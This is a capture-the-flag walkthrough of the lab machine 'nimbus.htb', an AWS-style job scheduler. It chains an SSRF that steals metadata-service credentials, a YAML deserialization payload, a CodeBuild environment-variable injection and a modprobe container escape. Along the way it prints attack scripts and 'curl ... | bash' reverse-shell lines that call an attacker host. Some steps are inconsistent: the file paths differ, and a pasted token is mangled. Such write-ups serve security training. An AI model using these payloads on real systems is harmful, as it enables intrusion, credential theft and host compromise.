
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:ab:8f:be:99:02:0b:3e:c4:1c:83:b2:66:2f:17:13 (ECDSA)
|_  256 c1:69:ab:84:f3:88:8b:b3:8a:ae:e2:28:35:54:35:0b (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nimbus.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
As with most of the Linux targets, the attack surface is limited. Besides the usual SSH port, there’s only HTTP available and due to the redirect to nimbus.htb I add this domain to my /etc/hosts file.
Execution
Checking out the website reveals an internal job scheduler by Nimbus Labs Engineering. Apparently it’s possible to submit a job that gets ran across their runner fleet. I’m pretty sure this is a custom application, the footer shows version v1.4.2, but the docs are not available.

There’s also a link to the healthcheck that points to /api/v1/health and going there returns a JSON object showing the status of the queue, the scheduler as wells as the storage. All of the three are running at aws.nimbus.htb, so I add this to my hosts too.
{
  "services": {
    "queue": {
      "endpoint": "http://aws.nimbus.htb",
      "status": "ok"
    },
    "scheduler": {
      "endpoint": "http://aws.nimbus.htb",
      "status": "ok"
    },
    "storage": {
      "endpoint": "http://aws.nimbus.htb",
      "status": "ok"
    }
  },
  "status": "healthy",
  "version": "1.4.2"
}

The sign-in is temporarily unavailable as its being migrated to Okta. Good for me since they now allow unauthenticated users to submit jobs.

Submitting a new job has two options. Either I can provide a (Git) URL, and it gets fetched from my web server with a Python user-agent, or paste the YAML code directly into the form. Apparently the data is parsed with safe_load and there is no code execution at submission time.

When I send in the provided example it shows success and shows the parsed value. The use of would makes me believe that my submission is neither send to the nimbus-jobs queue on us-east-1 nor being picked up by nimbus/worker.

Allowing me to submit an URL though opens up the possibility to do server-side requests. Unfortunately there seems to be some kind of filtering because using aws.nimbus.htb as target results in an error message. In case the URL does not end with .yml or .yaml it errors out too, but this can be easily defeated through URL fragments like #.yml.
If I access the subdomain directly I also get an error message due to missing security tokens, so that’s likely a dead end too.
<ErrorResponse>
	<Error>
		<Type>Sender</Type>
		<Code>InvalidClientTokenId</Code>
		<Message>
The security token included in the request is invalid.
</Message>
	</Error>
	<RequestId>p7518495-adc4-1191-49n2-4m70d8sdf922</RequestId>
</ErrorResponse>
Everything so far is screaming AWS so the application might run there. All of the resources have access to the instance metadata service (IMDS) at 169.254.169.254 without authentication1. As this is categorized as internal resource too, the request fails right away. But if I convert the IP to decimal format (2852039166), it goes through and shows data.

Thankfully the IMDS shows the available endpoints and folders and therefore makes it easy to enumerate. Eventually I land at /latest/meta-data/iam/security-credentials/nimbus-web-role and get the credentials, read tokens, for the current application.
{
  "Code": "Success",
  "LastUpdated": "2026-08-16T09:39:27Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAQX4PG7L2K9M3N5R8",
  "SecretAccessKey": "bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs",
  "Token": "IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3QtMSJGMEQCIBhV9zPmK3wQjL4nT8vR2xY7AoFqUk5HsP6BeMcW1aDgAiAR4tNoXzKp8VnJqL7mC3xY9FhWdQ5GBPmRkX2vT8jY6yqsAQiK//////////8BEAEaDDAwMDAwMDAwMDAwMCIMNZ5tQ7vEX2pKlHfqKtoBQwK5HmBcN4gXjVrUe1Pk9YsZ7DqWfThN3bMRoLYyJsKn8GpVxAcQ5VeWk2HiqXbF6CnXmM4PdYpL3rJzKqGtNvBfHcWyXa8jPzTn5LRMkV1QbWdAyKpGfHzNvU8TmEcL2qPdRhJsKgGn3VyXmFbBcNJ7QrHe5VpDxKfM",
  "Expiration": "2026-08-16T15:39:27Z"
}
I use those tokens to login via aws configure2 and check if everything is working3. This seems to be the case and I can start enumerating AWS.
$ aws configure

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: ASIAQX4PG7L2K9M3N5R8
AWS Secret Access Key [None]: bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs
AWS Session Token [None]: IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3QtMSJGMEQCIBhV9zPmK3wQjL4nT8vR2xY7AoFqUk5HsP6BeMcW1aDgAiAR4tNoXzKp8VnJqL7mC3xY9FhWdQ5GBPmRkX2vT8jY6yqsAQiK//////////8BEAEaDDAwMDAwMDAwMDAwMCIMNZ5tQ7vEX2pKlHfqKtoBQwK5HmBcN4gXjVrUe1P<wMDAwMDAwMCIMNZ5tQ7vEX2pKlHfqKtoBQwK5HmBcN4gXjVrUe1Pk9YsZ7DqWfThN3bMRoLYyJsKn8GpVxAcQ5VeWk2HiqXbF6CnXmM4PdYpL3rJzKqGtNvBfHcWyXa8jPzTn5LRMkV1QbWdAyKpGfHzNvU8TmEcL2qPdRhJsKgGn3VyXmFbBcNJ7QrHe5VpDxKfM
Default region name [None]: us-east-1
Default output format [None]: json

$ aws --endpoint-url http://aws.nimbus.htb/ \
      sts \
      get-caller-identity

{
    "UserId": "AROAQX4PG7L2K9M3N5R8H:i-0a1b2c3d4e5f6789a",
    "Account": "847219365028",
    "Arn": "arn:aws:sts::847219365028:assumed-role/nimbus-web-role/i-0a1b2c3d4e5f6789a"
}
According to the job submission page, there might be a queue called nimbus-jobs somewhere. Searching for queue in the AWS CLI reference returns a few likely commands to check for the existence.
When I list the SQS queue, a highly-scalable hosted queue for storing messages as they travel between applications or microservices, I get a matching queue back. This also leaks the backend infrastructure to likely be floci.
$ aws --endpoint-url http://aws.nimbus.htb/ sqs list-queues

{
    "QueueUrls": [
        "http://floci:4566/847219365028/nimbus-jobs"
    ]
}
Since I am missing the needed permissions to run receive-message, I also try to send a message to the queue and this looks successful.
$ aws --endpoint-url http://aws.nimbus.htb/ \
      sqs send-message \
      --queue-url http://floci:4566/847219365028/nimbus-jobs \
      --message-body 'hello world'

{
    "MD5OfMessageBody": "5eb63bbbe01eeed093cb22bb8f5acdc3",
    "MessageId": "fbbff013-7bb9-4aec-9089-762497c2903e"
}
I’m not exactly sure if the submission form is actually hooked up with the message queue, so this might open up a way to talk to the runner. The form also specified that there’s no code execution at submission time, but maybe there is if the runner picks it up.
In case the runner does not use yaml.safe_load but relies on yaml.load, it might be possible to execute arbitrary commands4. Sending the following payload shows a hit on my web server, so the runner is picking up my message and loads it.
aws --endpoint-url http://aws.nimbus.htb/ \
    sqs send-message \
    --queue-url http://floci:4566/847219365028/nimbus-jobs \
    --message-body \
    '!!python/object/apply:os.system ["curl http://10.10.10.10"]'
I then replace the command with a proper reverse shell and get a shell as worker in a Docker container.
Privilege Escalation
Shell as root in Docker
From previous enumeration I already know the backend is likely floci. This is further confirmed by pinging floci and getting a response from 172.18.0.2.
It runs on 4566 and exposes a /health endpoint to remain compatible to LocalStack5. It returns all the enabled services with they current state along with the version of the stack. A few of those might be of interest but codebuild sounds promising as it uses a real Docker-based build execution since 1.5.10.
{
    "edition": "community",
    "services": {
        "ssm": "running",
        "sqs": "running",
        "s3": "running",
        "dynamodb": "running",
        "sns": "running",
        "lambda": "running",
        "apigateway": "running",
        "iam": "running",
        "kafka": "running",
        "elasticache": "running",
        "rds": "running",
        "neptune": "running",
        "events": "running",
        "scheduler": "running",
        "logs": "running",
        "monitoring": "running",
        "secretsmanager": "running",
        "apigatewayv2": "running",
        "kinesis": "running",
        "kms": "running",
        "cognito-idp": "running",
        "states": "running",
        "cloudformation": "running",
        "acm": "running",
        "athena": "running",
        "glue": "running",
        "firehose": "running",
        "email": "running",
        "es": "running",
        "ec2": "running",
        "ecs": "running",
        "appconfig": "running",
        "appconfigdata": "running",
        "ecr": "running",
        "tagging": "running",
        "bedrock-runtime": "running",
        "eks": "running",
        "pipes": "running",
        "elasticloadbalancing": "running",
        "codebuild": "running",
        "codedeploy": "running",
        "autoscaling": "running",
        "backup": "running",
        "transfer": "running",
        "route53": "running",
        "textract": "running",
        "pricing": "running",
        "transcribe": "running",
        "ce": "running",
        "cur": "running",
        "bcm-data-exports": "running"
    },
    "version": "1.5.17",
    "original_edition": "floci-always-free"
}
I might be lacking the needed permissions to interact with the service, so I check my current identity. This returns root.
$ aws --endpoint-url http://floci:4566 \
      sts \
      get-caller-identity
{
    "UserId": "847219365028",
    "Account": "847219365028",
    "Arn": "arn:aws:iam::847219365028:root"
}
Info
Apparently the access tokens do not matter here at all. Any caller is identified as
root.
$ aws --endpoint-url http://floci:4566 \
      codebuild \
      list-projects
{
    "projects": []
}
At first there are no projects available and I decide to create one based on the documentation. The image name is a guess and for the rest of the values I pick what I think fits best. One way to achieve code execution is by providing a malicious buildspec6.
{
    "name": "ryuki",
    "source": {
        "type": "NO_SOURCE",
        "buildspec": "version: 0.2\n\nphases:\n  build:\n    commands:\n      - curl http://10.10.10.10\n"
    },
    "artifacts": {
        "type": "NO_ARTIFACTS"
    },
    "environment": {
        "type": "LINUX_CONTAINER",
        "image": "floci/floci:latest",
        "computeType": "BUILD_GENERAL1_SMALL",
        "privilegedMode": true
    },
    "serviceRole": "arn:aws:iam::847219365028:root"
}
First I pass the JSON file as input to create-project, then start the build and look at the logs via the returned ID. Since the output does not contain anything related to a missing image, the provided image name seems to be valid. Nonetheless the actual code execution fails but this error message is related to Docker.
$ aws --endpoint-url http://floci:4566 \
      codebuild \
      create-project \
      --cli-input-json file:///home/worker/create.json
{
    "project": {
        "name": "ryuki",
        "arn": "arn:aws:codebuild:us-east-1:847219365028:project/ryuki",
        "source": {
            "type": "NO_SOURCE",
            "buildspec": "version: 0.2\n\nphases:\n  build:\n    commands:\n      - curl http://10.10.10.10\n"
        },
        "artifacts": {
            "type": "NO_ARTIFACTS"
        },
        "environment": {
            "type": "LINUX_CONTAINER",
            "image": "floci/floci:latest",
            "computeType": "BUILD_GENERAL1_SMALL",
            "privilegedMode": true
        },
        "serviceRole": "arn:aws:iam::847219365028:root",
        "timeoutInMinutes": 60,
        "queuedTimeoutInMinutes": 480,
        "created": "2026-08-16T11:52:25.293000+00:00",
        "lastModified": "2026-08-16T11:52:25.293000+00:00",
        "projectVisibility": "PRIVATE"
    }
}

$ aws --endpoint-url http://floci:4566 \
      codebuild \
      start-build \
      --project-name "ryuki"
{
    "build": {
        "id": "ryuki:1",
        "arn": "arn:aws:codebuild:us-east-1:847219365028:build/ryuki:1",
        "buildNumber": 5,
        "startTime": "2026-08-16T11:52:28.013000+00:00",
        "currentPhase": "PROVISIONING",
        "buildStatus": "IN_PROGRESS",
        "projectName": "ryuki",
        "phases": [
            {
                "phaseType": "SUBMITTED",
                "phaseStatus": "SUCCEEDED",
                "startTime": "2026-08-16T11:52:28.013000+00:00",
                "endTime": "2026-08-16T11:52:28.013000+00:00",
                "durationInSeconds": 0
            },
            {
                "phaseType": "QUEUED",
                "phaseStatus": "SUCCEEDED",
                "startTime": "2026-08-16T11:52:28.013000+00:00",
                "endTime": "2026-08-16T11:52:28.013000+00:00",
                "durationInSeconds": 0
            },
            {
                "phaseType": "PROVISIONING",
                "phaseStatus": "IN_PROGRESS",
                "startTime": "2026-08-16T11:52:28.013000+00:00"
            }
        ],
        "source": {
            "type": "NO_SOURCE",
            "buildspec": "version: 0.2\n\nphases:\n  build:\n    commands:\n      - curl http://10.10.10.10\n"
        },
        "artifacts": {},
        "environment": {
            "type": "LINUX_CONTAINER",
            "image": "floci/floci:latest",
            "computeType": "BUILD_GENERAL1_SMALL",
            "privilegedMode": true
        },
        "timeoutInMinutes": 60,
        "queuedTimeoutInMinutes": 480,
        "buildComplete": false,
        "initiator": "user"
    }
}

$ aws --endpoint-url http://floci:4566 \
      codebuild \
      batch-get-builds \
      --ids "ryuki:1"
--- SNIP ---
                {
                    "phaseType": "BUILD",
                    "phaseStatus": "FAILED",
                    "startTime": "2026-08-16T11:52:28.479000+00:00",
                    "endTime": "2026-08-16T11:52:28.547000+00:00",
                    "durationInSeconds": 0,
                    "contexts": [
                        {
                            "statusCode": "COMMAND_EXECUTION_ERROR",
                            "message": "Exit code 128: OCI runtime exec failed: exec failed: unable to start container process: procReady not received"
                        }
                    ]
                },
--- SNIP ---
No matter in what stage I place my payload, it won’t be executed either because the container is not running (anymore) or processes cannot be started. So maybe there’s something I can abuse in the actual entrypoint of the image.
#!/bin/sh
# Starts as root, normalizes the bind-mounted Docker socket's group
# ownership so the unprivileged `floci` user can reach it on any host,
# then re-executes this script as `floci` via gosu. The second invocation
# falls through to exec the user's command.
#
# Why: on native Linux Docker, /var/run/docker.sock is owned by
# root:docker with mode 660 and the docker GID varies by distro. On
# Docker Desktop (macOS/Windows) the socket is typically root:root (GID
# 0). Without the group fix-up below, floci (uid 1001, group 0) can open
# the socket on Docker Desktop but not on native Linux — which breaks
# ECR, Lambda, and RDS service emulation there. Discovering the GID at
# runtime handles every host transparently.

set -eu

if [ "$(id -u)" = '0' ]; then
    if [ -S /var/run/docker.sock ]; then
        sock_gid="$(stat -c '%g' /var/run/docker.sock)"
        if [ "$sock_gid" != '0' ]; then
            group_name="$(getent group "$sock_gid" | cut -d: -f1)" || group_name=''
            if [ -z "$group_name" ]; then
                groupadd -g "$sock_gid" docker-host
                group_name='docker-host'
            fi
            usermod -aG "$group_name" floci
        fi
    fi

    # Re-own state dir for the case where a host bind-mount arrives with
    # ownership the floci user cannot write to. Ignore errors (read-only
    # mounts, unusual filesystems) so the container still starts.
    if [ -d /app/data ]; then
        chown -R floci:root /app/data 2>/dev/null || true
    fi

    exec gosu floci "$0" "$@"
fi

if [ "${LOCALSTACK_PARITY:-true}" != "false" ]; then
    . /usr/local/bin/localstack-parity.sh
fi

exec "$@"
The script calls id to do a simple check if it’s running as root. Unfortunately the codebuild does not let me replace the script as a whole but I can overwrite environment variables. That might allow me to replace the id command with my own implementation7.
$ env $'BASH_FUNC_id%%=() { echo "Hello"; }' bash -c 'id'
Hello
Instead of repeating the same steps over and over to adjust small details, I automate the most parts with Python and execute it through a SOCKS proxy.
import boto3
import json
import uuid
import time


REVERSE_IP   = '10.10.10.10'
PROJECT_NAME = str(uuid.uuid4())
BUILD_SPEC = f"""
version: 0.2

phases:
  build:
    commands:
       - id
"""

CONFIG = {
    "name": PROJECT_NAME,
    "source": {
        "type": "NO_SOURCE",
        "buildspec": BUILD_SPEC
    },
    "artifacts": {
        "type": "NO_ARTIFACTS"
    },
    "environment": {
        "type": "LINUX_CONTAINER",
        "computeType": "BUILD_GENERAL1_SMALL",
        "image": "floci/floci:latest",
        "privilegedMode": True,
        "environmentVariables": [
            {
                "name": "BASH_FUNC_id%%",
                "value": f"() {{ bash -c 'curl http://{REVERSE_IP}/shell|bash' ; }}",
                "type": "PLAINTEXT"
            }
        ]
    },
    "serviceRole": "arn:aws:iam::847219365028:root"
}

client = boto3.client(
            "codebuild",
            region_name="us-east-1",
            endpoint_url="http://172.18.0.2:4566",
            aws_access_key_id="doesnotmatter",
            aws_secret_access_key="doesnotmatter"
        )

client.create_project(**CONFIG)

time.sleep(1)

client.start_build(projectName=PROJECT_NAME)

time.sleep(2)

result = client.batch_get_builds(ids=[f"{PROJECT_NAME}:1"])
print(json.dumps(result, indent=4, sort_keys=True, default=str))

client.delete_project(name=PROJECT_NAME)
Executing the script generates a hit on my listener as root but dies after a few seconds. Not enough time to do anything really. I then combine the two primitives by bypassing the id check and then using the buildspec to run my actual payload.
BUILD_SPEC = f"""
version: 0.2

phases:
  build:
    commands:
       - curl http://{REVERSE_IP}/shell | bash
"""

CONFIG = {
    "name": PROJECT_NAME,
    "source": {
        "type": "NO_SOURCE",
        "buildspec": BUILD_SPEC
    },
    "artifacts": {
        "type": "NO_ARTIFACTS"
    },
    "environment": {
        "type": "LINUX_CONTAINER",
        "computeType": "BUILD_GENERAL1_SMALL",
        "image": "floci/floci:latest",
        "privilegedMode": True,
        "environmentVariables": [
            {
                "name": "BASH_FUNC_id%%",
                "value": f"() {{ echo 500 ; }}",
                "type": "PLAINTEXT"
            }
        ]
    },
    "serviceRole": "arn:aws:iam::847219365028:root"
}
This looks more successful as the reverse shell is somewhat stable - at least it’s not killed after a few seconds. Now I’m root within yet another Docker container.
Shell as root
Breaking out of a Docker container comes down to a few general things. Usually it relies on host mounts or interactions through the /proc file system. The first option won’t really work here as the container was started without any arguments.
In order to see what I am dealing with, I check the enabled capabilities and decode the hex value with capsh. That returns CAP_SYS_ADMIN and CAP_SYS_MODULE among others - two pretty powerful privileges.
$ cat /proc/1/status | grep Cap
CapInh:	0000000000000000
CapPrm:	000001ffffffffff
CapEff:	000001ffffffffff
CapBnd:	000001ffffffffff
CapAmb:	0000000000000000

$ capsh --decode=000001ffffffffff | sed 's/,/\n/g'
0x000001ffffffffff=cap_chown
cap_dac_override
cap_dac_read_search
cap_fowner
cap_fsetid
cap_kill
cap_setgid
cap_setuid
cap_setpcap
cap_linux_immutable
cap_net_bind_service
cap_net_broadcast
cap_net_admin
cap_net_raw
cap_ipc_lock
cap_ipc_owner
cap_sys_module
cap_sys_rawio
cap_sys_chroot
cap_sys_ptrace
cap_sys_pacct
cap_sys_admin
cap_sys_boot
cap_sys_nice
cap_sys_resource
cap_sys_time
cap_sys_tty_config
cap_mknod
cap_lease
cap_audit_write
cap_audit_control
cap_setfcap
cap_mac_override
cap_mac_admin
cap_syslog
cap_wake_alarm
cap_block_suspend
cap_audit_read
cap_perfmon
cap_bpf
cap_checkpoint_restore
To escape from this hell, I plan to write a script to the host system, as the containers file system is present somewhere on the host, and then trigger modprobe as described here.
I begin by getting the path to the container / by checking the existing mounts. This shows the upperdir (changes go there) to be available at /var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/268/fs.
cat /proc/self/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/267/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/8/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/7/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/6/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/5/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/4/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/3/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/2/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/1/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/268/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/268/work,nouserxattr 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/sda4 /app/data ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda4 /etc/resolv.conf ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda4 /etc/hostname ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda4 /etc/hosts ext4 rw,relatime,errors=remount-ro 0 0
Then I place my payload to be called in /tmp/shell.sh. This will be available through the upperdir on the host too.
$ echo '#!/bin/sh' > /tmp/pwn
$ echo 'curl http://10.10.10.10/shell | bash' >> /tmp/pwn
$ chmod +x /tmp/pwn
By setting the contents of /proc/sys/kernel/modprobe I can make the kernel execute my custom binary whenever a module is requested8.
$ echo "/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/268/fs/tmp/shell.sh" > /proc/sys/kernel/modprobeNow I just have to execute an unknown binary format. This executes the shell.sh script in the context of the root user on the host and grants me a reverse shell.
$ printf "\x12\x34\x56\x78" > /tmp/run
$ chmod +x /tmp/run
$ /tmp/run
Attack Path
flowchart TD

subgraph "Execution"
    A(Job Submit) -->|SSRF to leak metadata service| B(AWS Tokens)
    B -->|Submit SQS messages with YAML RCE| C(Shell as worker)
end

subgraph "Privilege Escalation"
    C -->|Access floci instance| D(Everything as root)
    D -->|Spawn priviledged container through codebuild| E(Shell as root in container)
    E -->|Docker Escape through modprobe| F(Shell as root)
end